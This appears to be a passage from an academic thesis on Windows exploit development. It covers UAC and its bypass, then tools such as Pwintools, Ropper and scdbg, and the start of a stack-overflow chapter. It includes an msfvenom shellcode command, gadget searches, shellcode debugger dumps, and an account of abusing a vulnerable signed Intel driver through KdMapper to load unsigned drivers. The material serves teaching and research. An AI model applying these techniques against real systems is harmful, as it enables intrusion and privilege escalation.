

Process or Thread
Access token
User SID
Group SIDs
Privilege information
Other access information
Object
Security descriptor
Owner SID
Group SID
SACL
DACL
ACE
ACE
ACE
ACE
The system checks each ACE in the DACL until access is granted or denied, or until there are no more ACEs. If the shaded ACE resolves the access-control question, the system does not check the last ACE.

Figure 2.3: Tokens and securable objects

to untrusted, and, in case of successful exploitation, the attacker has limited influence over the system.

User Access Control, or *UAC* for short, is a mechanism to lower an admin user's privileges when full permissions are not needed by a process. It is achieved by generating two access tokens when an administrator logs in, one as a normal user and one as a privileged user. The latter is only used if an application requires higher privileges and only if the physical user explicitly authorizes the process. For all other processes, the normal user token is used.

However, under default settings, this protection can be bypassed [10]: trusted processes, that is, programs bundled with the OS, can perform administrator-only actions without requiring explicit user authorization. Those processes run at medium integrity level, so another process with the same integrity level can legitimately inject a thread in the trusted process and execute arbitrary code in its context.

Protected service processes. Anti-malware programs can take advantage of this protection mechanism, which consists in only allowing code signed by the program's software vendor to load in the protected process and denying other external interferences such as virtual memory inspection. To achieve it, the anti-malware program must also have an *Early Load Anti-Malware* driver, that is, a driver loaded during booting to reduce the likelihood of malware interference. The driver also contains information about valid vendor certificates used to sign the allowed user code.

Information disclosure to diagnostic tools. Driver and kernel vulnerabilities might allow leaking data or addresses from the kernel. However, some API calls yield such information about the kernel too, to allow kernel diagnosis tools to run in user mode and this is not considered a vulnerability. As an example, the `ntdll!NtQuerySystemInformation` function can return a list of all loaded kernel modules, including their base addresses. Since this information can be of great help to malware, as explained in Section 5.4, these API calls return information only to processes that have read permissions over securable objects with medium integrity[1].

[1]More precisely, it depends on the version, as described in `https://www.geoffchappell.com/studies/windows/km/ntoskrnl/api/ex/restricted_callers.htm`

Chapter 3

Tools of the trade

To develop an exploit, many problems have to be faced, such as finding and examining a vulnerability, interacting with the vulnerable process/server, dealing with multiple possible software versions, generating machine code, debugging, and many more.

In this chapter, we first present the *Pwintools* Python library, and associated scripts, in Section 3.1. Then, we introduce two tools: *Ropper*, in Section 3.2, and *Metasploit-Framework Venom* in Section 3.3, which are useful for some exploitation techniques. Debuggers are discussed in Section 3.4, along with specific techniques to debug the exploits. Finally, some tools related to kernel exploitation are presented in Section 3.5.

3.1 Pwintools

Pwntools [6] is a famous Python library that facilitates exploit development: it allows process creation, socket connections, interaction with a debugger, input/output abstraction, automatic byte reordering based on the desired endianness, assembly, disassembly, shellcode generation, and many more features. Unfortunately, it only supports Linux; however, some tools are valid on Windows, for they are Python scripts after all.
Pwintools [5] is another Python library that implements some functionality from Pwntools on Windows, namely process creation and interaction, assembly, disassembly, and byte reordering. In particular, it allows spawning processes and communicating with them via standard handles. Every Python exploit script developed for this thesis uses Pwintools. Pwntools was used too, in particular, the *Cyclic* script, described later.

The following is an example of the usage of Pwintools: a process is started, its standard output (from now on, stdout) is read until a specific string occurs, then some input is given to the process.

```
p = Process('ropme.exe')
p.recvuntil(b'password:\r\n')
p.sendline(b'a'*retAddrOffs + ropchain) # this part will be read by the program
```

Cyclic is a script that can generate a *de Bruijn* sequence, that is, a string in which each substring of a given length is never repeated. This can be useful to find, for example, the offset between the beginning of an overflowable buffer and the saved return address without calculating it from the disassembled code.

In order to find the offset:

- The vulnerable program is run under a debugger.
- The *Cyclic*-generated sequence is entered as input.
- The program will crash, hopefully at, or immediately after the execution of, the `ret` instruction.
- In this case, either the program counter or the top of the stack will contain a part of the sequence.

Since that substring is unique, passing it back to *Cyclic* yields the offset of that substring from the beginning of the sequence and that offset is equal to the one from the beginning of the buffer to the saved return address.

3.2 Ropper

Ropper [21] is a tool used to find gadgets inside an executable to perform an ROP attack, described in Section 5.2. Specifically, *Ropper* scans the executable sections in the file and finds all interpretations of the bytes near a `ret` instruction that are up to a configurable number of instructions long. *Ropper* has a built-in regular expression parser to perform advanced queries, but piping the output into *grep* is also a valid approach.

Listing 3.1 shows an usage example.

3.3 MSFVenom

MSFVenom is a tool from the *Metasploit framework* [20] that can generate shellcodes, described in Section 4.3, based on the given parameters. The parameters can control the

```
C:\code>ropper -f vulnerable.exe | grep ": jmp eax"
[INFO] Load gadgets for section: .text
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
0x00401c4f: jmp eax;

C:\code>ropper -f vulnerable.exe | grep ": mov dword ptr \[ecx + 0x[0-9a-f]*\], eax"
[INFO] Load gadgets for section: .text
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
0x0042aca3: mov dword ptr [ecx + 0x10], eax; mov byte ptr [ecx + 0x14], al; mov eax,
    ecx; ret;
0x00403c99: mov dword ptr [ecx + 0x10], eax; mov dword ptr [ecx + 8], eax; mov dword
    ptr [ecx + 0xc], eax; pop ebp; ret 8;
0x004114f3: mov dword ptr [ecx + 0x10], eax; mov eax, ecx; pop ebp; ret 0x14;
0x0042b1b6: mov dword ptr [ecx + 0x10], eax; pop ebp; ret 4;
0x0042b39e: mov dword ptr [ecx + 0x10], eax; ret;
...
```

Listing 3.1: Ropper usage

target architecture and platform, what the shellcode does, the packer, and the forbidden bytes (that is, bytes discarded by the reading function or that stop the read). This is an example command that generates a shellcode to open the Windows calculator.


```
    msfvenom --arch x86 --platform windows ^
    --format raw --payload windows/exec ^
    --encoder x86/call4_dword_xor -o payload.bin ^
    --bad-chars '\x0d\x0a' ^
    CMD=C:\WINDOWS\system32\calc.exe
```

3.4 Debugging

During exploit development, different debuggers were used, namely *x64dbg* [16], GNU *gdb*, and Microsoft's *cdb* and *windbg*. None of these is made specifically to debug exploits, and, in terms of functionalities, they are quite similar. Their differences are listed below.

x64dbg [16] is an open-source GUI debugger, that is, debugging is carried out by interacting with its windows using the mouse and the keyboard. The graphical interface is very intuitive yet complete, as shown in Figure 3.1.

Windbg and cdb are functionally the same debuggers: the former is a GUI interface to the debugger engine, while the latter is console-based. Being developed by Microsoft, they


2_gets_bs_vs_32.exe - PID: 3860 - Module: 2_gets_bs_vs_32.exe - Thread: Main Thread 7052 - x32dbg
File View Debug Tracing Plugins Favourites Options Help Mar 24 2022 (TitanEngine)
CPU Log Notes Breakpoints Memory Map SEH Call Stack Script Symbols Source Reference
Hide FPU
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=]
Command:
Default
Paused

```
        0040706F   50                 push eax
        00407070   E8 FBACFFFF        call 2_gets_bs_vs_32.401D70
        00407075   83C4 10            add esp,10
        00407078   68 0C904600        push 2_gets_bs_vs_32.46900C
        0040707D   E8 2CC9FFFF        call 2_gets_bs_vs_32.4039AE
        00407082   83C4 04            add esp,4
        00407085   8D45 DC            lea eax,dword ptr ss:[ebp-24]
        00407088   50                 push eax
        00407089   E8 D5CDFFFF        call 2_gets_bs_vs_32.403E63
EIP --> 0040708E   83C4 04            add esp,4
        00407091   8D4D DC            lea ecx,dword ptr ss:[ebp-24]
        00407094   51                 push ecx
        00407095   68 20904600        push 2_gets_bs_vs_32.469020
        0040709A   E8 02A9FFFF        call 2_gets_bs_vs_32.4019A1
        0040709F   83C4 08            add esp,8
        004070A2   817D FC 37130000   cmp dword ptr ss:[ebp-4],1337
        004070A9   74 0F              je 2_gets_bs_vs_32.4070BA
        004070AB   68 28904600        push 2_gets_bs_vs_32.469028
        004070B0   E8 F9C8FFFF        call 2_gets_bs_vs_32.4039AE
        004070B5   83C4 04            add esp,4
        004070B8   EB 0D              jmp 2_gets_bs_vs_32.4070C7
        004070BA   68 3C904600        push 2_gets_bs_vs_32.46903C
        004070BF   E8 EAC8FFFF        call 2_gets_bs_vs_32.4039AE
        004070C4   83C4 04            add esp,4
        004070C7   C745 FC FFE46690   mov dword ptr ss:[ebp-4],9066E4FF
        004070CE   33C0               xor eax,eax
        004070D0   8BE5               mov esp,ebp

0046900C "Enter your name:"

.text:00407078 2_gets_bs_vs_32.exe:$7078 #6478
```

```
EAX   0019FAFC
EBX   00352000
ECX   F1F0DD9D
EDX   0000000A
EBP   0019FB20
ESP   0019FAF8
ESI   00776780     &"2_gets_bs_vs_
EDI   0077E848     &"ALLUSERSPROFI

EIP   0040708E     2_gets_bs_vs_32

EFLAGS   00000314
ZF 0  PF 1  AF 1
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000000 (ERROR_SUCCESS
LastStatus C0000034 (STATUS_OBJECT
```

Default (stdcall) 5 Unlocked

```
1: [esp+4] 61616161
2: [esp+8] 61616161
3: [esp+C] 61616161
4: [esp+10] 61616161
5: [esp+14] 61616161
```

```
Address   Hex                                              ASCII
0046900C  45 6E 74 65 72 20 79 6F 75 72 20 6E 61 6D 65 3A  Enter your name:
0046901C  00 00 00 00 48 69 2C 20 25 73 0A 00 49 27 6D 20  ....Hi, %s..I'm 
0046902C  73 6F 72 72 79 2C 20 79 6F 75 20 6C 6F 73 74 00  sorry, you lost.
0046903C  59 6F 75 20 77 69 6E 21 00 00 00 00 63 69 61 6F  You win!....ciao
0046904C  00 00 00 00 25 73 00 00 00 00 00 00 00 00 00 00  ....%s..........
0046905C  00 00 00 00 00 00 00 00 FF FF FF FF 01 00 00 00  ........ÿÿÿÿ....
0046906C  00 00 00 00 2F 00 00 00 BE D8 16 0E 41 27 E9 F1  ..../...¾Ø..A'éñ
0046907C  00 00 00 00 01 00 00 00 18 EA 45 00 1C 00 00 00  .........êE.....
0046908C  00 00 00 00 20 05 93 19 00 00 00 00 00 00 00 00  .... ...........
```

```
0019FAF8  0019FAFC
0019FAFC  61616161
0019FB00  61616161
0019FB04  61616161
0019FB08  61616161
0019FB0C  61616161
0019FB10  61616161
0019FB14  61616161
0019FB18  61616161
0019FB1C  61616161
0019FB20  61616161
0019FB24  004070CA  2_gets_bs_vs_32.main1+AA
```

2_gets_bs_vs_32.exe: 0046900C -> 0046900C (0x00000001 bytes)

Time Wasted Debugging: 0:15:44:28

Figure 3.1: x64dbg graphical interface

offer better integration with Windows than most debuggers, in particular, they can debug drivers and the kernel and also debug a process/driver remotely (this is the intended way to debug the kernel, as described later in Section 3.5). Figure 3.2 shows the appearance of windbg. *Windbg preview* is a newer version of windbg, featuring more modern graphics and extensibility with the *Javascript* scripting language.


All three versions use the same commands, listed in Appendix A.

Gdb is the GNU debugger. It is capable of reading debug symbols in the *dwarf* format, but not from *.PDB* files. The version I used is a port to Windows by the *MinGW-w64* project [27].

3.4.1 Debugging exploits

Debugging exploits requires some extra effort with respect to debugging normal programs. The main problem is that exploits usually need to enter non-ASCII input, and sometimes the exploit script has to interact with the vulnerable program.

Exploit that uses Python. If the Python script spawns a process, a call to the `input` built-in function can be used to pause script execution, so to give time to open the debugger



```
eax=00000000 ebx=00211000 ecx=01be208f edx=0019fa49 e
eip=004070ca esp=0019fb28 ebp=61616161 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
2_gets_bs_vs_32!main1+0xaa:
004070ca ffe4            jmp     esp {0019fb28}
0:000> t
eax=00000000 ebx=00211000 ecx=01be208f edx=0019fa49 e
eip=0019fb28 esp=0019fb28 ebp=61616161 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
0019fb28 2bc9            sub     ecx,ecx
0:000> t
eax=00000000 ebx=00211000 ecx=00000000 edx=0019fa49 e
eip=0019fb2a esp=0019fb28 ebp=61616161 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
0019fb2a 83e9ca          sub     ecx,0FFFFFFCAh
0:000> t
eax=00000000 ebx=00211000 ecx=00000036 edx=0019fa49 e
eip=0019fb2d esp=0019fb28 ebp=61616161 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
0019fb2d e8ffffffff      call    0019fb31
0:000> t
eax=00000000 ebx=00211000 ecx=00000036 edx=0019fa49 e
eip=0019fb31 esp=0019fb24 ebp=61616161 iopl=0
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
0019fb31 ffc0            inc     eax
0:000>
```

```
Reg   Value
eax   0
ecx   36
edx   19fa49
ebx   211000
esp   19fb24
```

```
000:450 C:\Users\fra\Desktop\remote\2_gets_bs_v
  000:1fb0
```

```
No prior disassembly possible
0019fb31 ffc0            inc     eax
0019fb33 5e              pop     esi
0019fb34 81760ea36eff9e  xor     dword ptr [esi+0Eh],9EF
0019fb3b 83eefc          sub     esi,0FFFFFFFCh
0019fb3e e2f4            loop    0019fb34
0019fb40 5f              pop     edi
0019fb41 867d9e          xchg    bh,byte ptr [ebp-62h]
0019fb44 a36e9f1746      mov     dword ptr ds:[46179F6Eh
0019fb49 5f              pop     edi
0019fb4a 3f              aas
0019fb4b fa              cli
0019fb4c 283e            sub     byte ptr [esi],bh
0019fb4e cf              iretd
0019fb4f 15f16274cc      adc     eax,0CC7462F1h
0019fb54 b7e5            mov     bh,0E5h
0019fb56 8db6acd9b5b8    lea     esi,[esi-474A2654h]
0019fb5c 92              xchg    eax,edx
0019fb5d 91              xchg    eax,ecx
0019fb5e 53              push    ebx
0019fb5f a2c212fdb2      mov     byte ptr ds:[B2FD12C2h]
0019fb64 83af3093a2a91d  sub     dword ptr [edi-565D6CD0
0019fb6b 6c              ins     byte ptr es:[edi],dx
0019fb6c f1              ???
0019fb6d 3974ccb3        cmp     dword ptr [esp+ecx*8-4D
0019fb71 e5b5            in      eax,0B5h
0019fb73 a22822eee6      mov     byte ptr ds:[E6EE2228h]
0019fb78 40              inc     eax
0019fb79 26fe4ff2        dec     byte ptr es:[edi-0Eh]
0019fb7d e5a6            in      eax,0A6h
0019fb7f bea2bd74d7      mov     esi,0D774BDA2h
0019fb84 bb8dc5d728      mov     ebx,28D7C58Dh
0019fb89 5a              pop     edx
0019fb8a 749f            je      0019fb2b
0019fb8c 755f            jne     0019fbed
0019fb8e 0032            add     byte ptr [edx],dh
0019fb90 62a1f29f6456    bound   esp,qword ptr [ecx+5664
0019fb96 1f              pop     ds
0019fb97 eb55            jmp     0019fbee
0019fb99 6d              ins     dword ptr es:[edi],dx
0019fb9a 82669813        and     byte ptr [esi-68h],13h
0019fb9e dbeb            fucomi  st,st(3)
0019fba0 47              inc     edi
0019fba1 3674c6          je      0019fb6a
0019fba4 876f2c          xchg    ebp,dword ptr [edi+2Ch]
0019fba7 f8              clc
0019fba8 2862b4          sub     byte ptr [edx-4Ch],ah
0019fbab 15fb72fe4d      adc     eax,4DFE72FBh
0019fbb0 286a74          sub     byte ptr [edx+74h],ch
```

```
007c5658 ` V | . . . . . . 2 _ g e t s _ b s _ v s _ 3
007c566f . e x e . . . . . . O ] ^ . . . . . . P a t h = 
007c5686 : \ U s e r s \ f r a \ D e s k t o p \ p r
007c569d g s \ p y t h o n ; C : \ U s e r s \ f r a
007c56b4 D e s k t o p \ p r o g s \ p y t h o n \ S
007c56cb r i p t s ; C : \ W i n d o w s \ s y s t e
007c56e2 3 2 ; C : \ W i n d o w s ; C : \ W i n d o
007c56f9 s \ S y s t e m 3 2 \ W b e m ; C : \ W i n
007c5710 o w s \ S y s t e m 3 2 \ W i n d o w s P o
007c5727 e r S h e l l \ v 1 . 0 \ ; C : \ W i n d o
007c573e s \ S y s t e m 3 2 \ O p e n S S H \ ; C :
007c5755 m s y s 6 4 \ u s r \ b i n ; C : \ m s y s
```

```
007c6c18 . l | . . l | .   m | . ` m | . . m | . . m |
007c6c2f . . n | . @ n | . . n | . . n | . ` 2 | . . n
007c6c46 | . . o | . @ o | . h o | . . o | . . o | . .
007c6c5d V | .   X | . h X | . . X | . . X | . . o | .
007c6c74 . Y | . ( Y | . P Y | . . Y | . . Y | . . Y |
007c6c8b . . Y | . p Z | . . Z | . . Z | . . Z | . . Z
007c6ca2 | . . [ | . H [ | . p [ | . . [ | . . [ | . .
007c6cb9 [ | . . . . . . . ~ ] ^ . . . . . . A L L U S E R S
007c6cd0 P R O F I L E = C : \ P r o g r a m D a t a .
007c6ce7 . } ] ^ . . . . . . A P P D A T A = C : \ U s e
007c6cfe r s \ f r a \ A p p D a t a \ R o a m i n g .
```

```
0019fb24 0019fb32 e983c92b ffffe8ca 5ec0ffff a30e7681
0019fb38 839eff6e f4e2fcee 9e7d865f 179f6ea3 fa3f5f46
0019fb4c 15cf3e28 cc7462f1 b68de5b7 b8b5d9ac a2539192
0019fb60 b2fd12c2 9330af83 6c1da9a2 cc7439f1 a2b5e5b3
0019fb74 e6ee2228 4ffe2640 bea6e5f2 d774bda2 d7c58dbb
0019fb88 9f745a28 32005f75 9ff2a162 eb1f5664 66826d55
0019fb9c ebdb1398 c6743647 f82c6f87 15b46228 4dfe72fb
0019fbb0 9f746a28 babbe773 ffa43587 61ae34fa c4a03143
0019fbc4 13147c28 13fe04fe 9effdc26 af973ea3 61780128
0019fbd8 2b0fd576 38973801 6162d336 e2f95276 7e04eea9
```

Figure 3.2: Windbg graphical interface

and attach it to the process of the vulnerable program.

With *pwintools*, the library used in our exploits, a process can also be spawned in a suspended state by specifying `CREATE_SUSPENDED` in the `flag` parameter. In this case, calling `input` is unnecessary, as the script will pause at `Process::recv` or similar, and the program is resumed and continued by the debugger. For example, in cdb, `~m; g` can be used to resume the initial thread and start the program. For more details, see Appendix A.

Before resuming the process, it may be useful to insert breakpoints, then normal debug techniques can be used to debug the exploit.

Non-interactive exploit script. If the exploit does not require interactivity, it can be debugged by a command line debugger in the following way. The initial commands for the debugger are printed with the `echo` command and chained with the `&&` operator. Then the payload is also chained, followed by a command to concatenate the standard input, like `cat -`. Finally, all is piped to the debugger.
Here is an example with cdb: a breakpoint is inserted at address 0x401234, the program is started, then the payload is entered in the program, followed by a newline, and the standard input is appended to interact with the debugger.

```
(echo bp 401234 && echo g && python expl.py && echo. && cat -) | cdb -y . -o
program.exe
```

However, *cat* is not available on default Windows installations, so one may use a script to achieve the same in this case:

```
:label
@set /p c=
@echo.%c%
@if #"%c%"#==#"%1"# (
    exit /B
)
@goto label
```

This will copy the stdin (that is, *standard input*) to stdout, until the input matches the first parameter.

3.4.2 Debugging shellcode.

Even if the shellcode (explained in Section 4.3) can be debugged like the whole exploit, doing so involves dealing with many problems, namely unnoticed forbidden bytes, little stack space, DLLs that are not loaded at a given moment, collateral exceptions, guard pages, obfuscated sections, and others. So debugging the base shellcode logic and these problems together can become quite challenging.

Consequently, some tools were developed to debug the shellcode without injecting it into a vulnerable program.

MSFVenom can be used to debug a shellcode: one can pass `PAYLOADFILE=<filename>` to specify a file containing a shellcode and choose `generic/custom` as payload type. Additionally, `--format exe` can be passed to output the resulting payload in a PE file. So the shellcode is converted to a normal program and it can be debugged using traditional techniques.

Scdbg [3] is a 32-bit shellcode emulator. It loads the shellcode at address 0x401000, that is, a typical program entry point, then each instruction is emulated sequentially; when the control flow reaches one of the hooked API functions, a message is printed and a realistic result is returned without actually running the function.

Scdbg also has debugging capabilities, as it can insert breakpoints, do single-step, dump and patch memory, disassemble and assemble.

An example shellcode that opens the calculator was run by *scdbg*; its output is shown below.

```
C:\code>scdbg /f shellcode.bin
Loaded d8 bytes from file shellcode.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010b1  WinExec(calc)
4010bd  GetVersion()
4010d0  ExitProcess(0)

Stepcount 553949
```

3.5 Kernel exploitation

Doing kernel exploitation means exploiting a vulnerable driver or the kernel itself. While, for the user-mode exploits, some simple vulnerable programs were developed, doing the same for a driver is more technically involved. Instead, the ways listed below were used to demonstrate kernel exploitation.

HackSys Extreme Vulnerable Driver [8], HEVD from now on, is an intentionally vulnerable driver. It was created to support kernel exploitation learning. It provides an *ioctl* code for each implemented vulnerability. Some of the vulnerabilities are stack buffer overflow, arbitrary write, use after free, type confusion, and double fetch. Being made to be vulnerable and exploitable, it lacks a signature, so it can only be loaded intentionally.

Intel Network Adapter Diagnostic Driver, also known as *iqvw64e.sys*, is a driver to diagnose network adapter's problems. It is developed by Intel and, as such, it is digitally signed. It is notoriously vulnerable, but Windows has no blacklist mechanism, so it can be loaded as any other legitimate driver. Additionally, its certificate expired, but Windows loads drivers even if their certificate should no longer be valid.
It offers an *ioctl* code to perform various memory operations on arbitrary addresses. It also has multiple improper buffer validation bugs.

It is listed here because it will be used as an example to demonstrate kernel exploitation techniques.

KdMapper [28] is a tool to load unsigned drivers without disabling signature enforcement. To achieve arbitrary driver loading, it loads the aforementioned Intel driver, so it requires administrator privileges. Then, it uses Intel driver's vulnerabilities to manually map the driver to be loaded.
Its source contains a reusable class, whose methods wrap `DeviceIoControl` to fill specific

structures to communicate with the Intel driver, along with helper methods that perform more complex tasks using the wrappers.
These are the wrapper functions:

- `MemCopy`, which is equivalent to the C `memcpy`; the buffers can reside in user or kernel memory.
- `SetMemory`, which is equivalent to the C `memset`.
- `GetPhysicalAddress`, which retrieves the physical address of an arbitrary mapped virtual address.
- `MapIoSpace`, which maps an arbitrary physical address to a new page, that is readable and writeable.
- `UnmapIoSpace`, which frees the memory allocated by `MapIoSpace`.

The helper functions combine the vulnerabilities to achieve more complex tasks. Some helpers are listed below, as an example.

- the function `WriteToReadOnlyMemory` retrieves the physical address of the location to be written, maps that physical address to a new page that is writeable, and writes the desired data in the read-only memory through the allocated writeable page, then it frees the allocated memory.
- The function `GetKernelModuleExport` receives the base address of a module, parses the module's PE header with the arbitrary read, and retrieves the address of the desired exported function from the headers.
- The function `CallKernelFunction` hooks the kernel end of the `NtAddAtom` syscall to redirect the control flow to the desired function, then calls the user-mode end of the `NtAddAtom`, so that the desired function will execute.

3.5.1 Kernel debugging

Debugging kernel code is different from debugging user code in different aspects. While it is possible for a debugger to attach to the kernel of the OS it is running on, it is not very useful, because if the OS crashes or hits a breakpoint, the debugger stops too; additionally, the kernel can not be paused to run several inspection commands. Instead, the usual way to debug kernel code is using two different machines, which can be physical or virtual, and the debugger runs in a separate machine from the debugged one. This requires OS support and, in fact, the Windows kernel comes in more than one binary for the same Windows version; some binaries are built for being debugged. All versions of *Windbg* support kernel debugging.

Many other differences are tied to the different execution environments, as outlined in Section 6.1.

Windbg kernel debug procedure. In order to debug kernel exploits, two computers are required: the debugger is run on the *host* computer, which is connected to the *target* computer.

To setup a kernel debugging session:

1. Copy the files *kdnet.exe* and *VerifiedNICList.xml* from Windbg installation folder of the host computer to the target computer.
2. On the target computer, open a Command Prompt as admin and run kdnet.exe to verify that the target computer has a supported network adapter.
3. On the target computer, run kdnet passing the host computer's IP address and the desired port used by the debug connection.
4. Kdnet.exe's output contains a key that has to be entered into the host computer.
5. On the host computer, open Windbg:
   - on the *file* menu choose Kernel Debug; then follow the shown instructions and enter the key generated by kdnet.exe; OR
   - launch it with the following command:

     ```
     windbg -k -d net:port=<debugPort>,key=<generatedKey>
     ```
6. Restart the target pc.
7. As the target computer boots, it will connect to the debugger on the host machine.

Chapter 4

A traditional exploit: stack buffer overflow

The stack-based buffer overflow attack was publicly introduced in *Phrack* [13], an online magazine, in 1996. It was very easy to carry out, having sufficient knowledge, and Section 4.1 describes all such details. Then, a *Proof of Concept* script, or just *PoC*, is dissected in Section 4.2. It is followed by Section 4.3, which talks about the injectable code used in the previously explained attack. Finally, a simple shellcode is explained in 4.4.

4.1 Attack details

The attack requires the following:

- The program contains a buffer overflow vulnerability,
- The above mentioned buffer is a local variable, so its storage is on the stack,
- The stack memory is executable (in the past it was always executable),
- A stack address is known, or it can be leaked, OR
- The address of a `jmp esp` (or similar instruction) is known.

The explanation that follows is based on exploiting 32-bit vulnerable programs; for 64-bit programs, we would need a 64-bit shellcode, a `jmp rsp` instruction, and so on.

If a stack-based buffer can be overflowed, other values that follow the buffer on the stack can be overwritten. For this attack, the saved return address is overwritten, because it is above the local variables' storage in every function calling convention. Additionally, a shellcode, described in Section 4.3, is usually written (somewhere) above the return address. The buffer itself is valid to write the shellcode in, too. So when the currently running function ends, the execution flow goes to an attacker-chosen location. In this attack, the execution flow goes directly to the stack, if a stack address is known. Alternatively, the execution flow can go to a `jmp esp` instruction (or similar instruction), and the stack pointer will point to the injected shellcode, because the `ret` instruction consumes a stack slot to fetch the return address, and the shellcode was injected after it. So now the vulnerable program is doing anything the attacker wants.

